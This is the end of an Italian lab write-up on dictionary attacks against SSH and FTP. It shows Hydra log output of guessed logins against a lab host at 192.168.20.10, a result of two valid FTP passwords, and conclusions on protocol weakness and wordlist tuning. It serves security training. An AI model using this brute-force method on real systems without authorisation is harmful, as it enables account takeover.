[ATTEMPT] target 192.168.20.10 - login "00teste" - pass "tester" - 23913 of 23930 [child 50] (0/14)
[ATTEMPT] target 192.168.20.10 - login "00teste" - pass "test123" - 23914 of 23930 [child 34] (0/14)
[ATTEMPT] target 192.168.20.10 - login "00teste" - pass "testpass" - 23915 of 23930 [child 62] (0/14)
[ATTEMPT] target 192.168.20.10 - login "00teste" - pass "testpass" - 23916 of 23930 [child 8] (0/14)
[REDO-ATTEMPT] target 192.168.20.10 - login "test1" - pass "tester" - 23917 of 23930 [child 20] (1/14)
[REDO-ATTEMPT] target 192.168.20.10 - login "glotest" - pass "testing" - 23918 of 23930 [child 59] (2/14)
[REDO-ATTEMPT] target 192.168.20.10 - login "testacct" - pass "test" - 23919 of 23930 [child 18] (3/14)
[REDO-ATTEMPT] target 192.168.20.10 - login "testacct" - pass "testing" - 23920 of 23930 [child 45] (4/14)
[REDO-ATTEMPT] target 192.168.20.10 - login "tomtest" - pass "testpass" - 23921 of 23930 [child 4] (5/14)
[REDO-ATTEMPT] target 192.168.20.10 - login "test12" - pass "test123" - 23922 of 23930 [child 39] (6/14)
[REDO-ATTEMPT] target 192.168.20.10 - login "test12" - pass "testpass" - 23923 of 23930 [child 16] (7/14)
[REDO-ATTEMPT] target 192.168.20.10 - login "test2" - pass "test123" - 23924 of 23930 [child 28] (8/14)
[REDO-ATTEMPT] target 192.168.20.10 - login "test123" - pass "testpass" - 23925 of 23930 [child 47] (9/14)
[REDO-ATTEMPT] target 192.168.20.10 - login "glotest" - pass "test" - 23926 of 23930 [child 37] (10/14)
[REDO-ATTEMPT] target 192.168.20.10 - login "glotest" - pass "testpass" - 23927 of 23930 [child 53] (11/14)
[REDO-ATTEMPT] target 192.168.20.10 - login "testacct" - pass "tester" - 23928 of 23930 [child 44] (12/14)
[REDO-ATTEMPT] target 192.168.20.10 - login "test12" - pass "testing" - 23929 of 23930 [child 10] (13/14)
[REDO-ATTEMPT] target 192.168.20.10 - login "test12" - pass "tester" - 23930 of 23930 [child 15] (14/14)
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-16 07:44:46

┌──(kali㉿kali)-[~]
└─$ 
```

Fig 7: Successo dell'attacco FTP. Hydra ha individuato 2 password valide.

---

6. CONCLUSIONI

L'esercitazione ha evidenziato differenze operative critiche tra i protocolli:

1. **SSH** è intrinsecamente più lento (overhead della crittografia) e spesso configurato per bloccare connessioni troppo frequenti, rendendo il brute-force difficile senza un tuning preciso.
2. **FTP** è molto più veloce e vulnerabile agli attacchi a dizionario, confermandosi un protocollo insicuro che non dovrebbe essere esposto pubblicamente.
3. **Metodologia:** La capacità di manipolare le wordlist con comandi Linux (`grep`, `cat`, `head`) si è rivelata più importante del semplice utilizzo del tool Hydra, permettendo di completare l'attacco in tempi ragionevoli.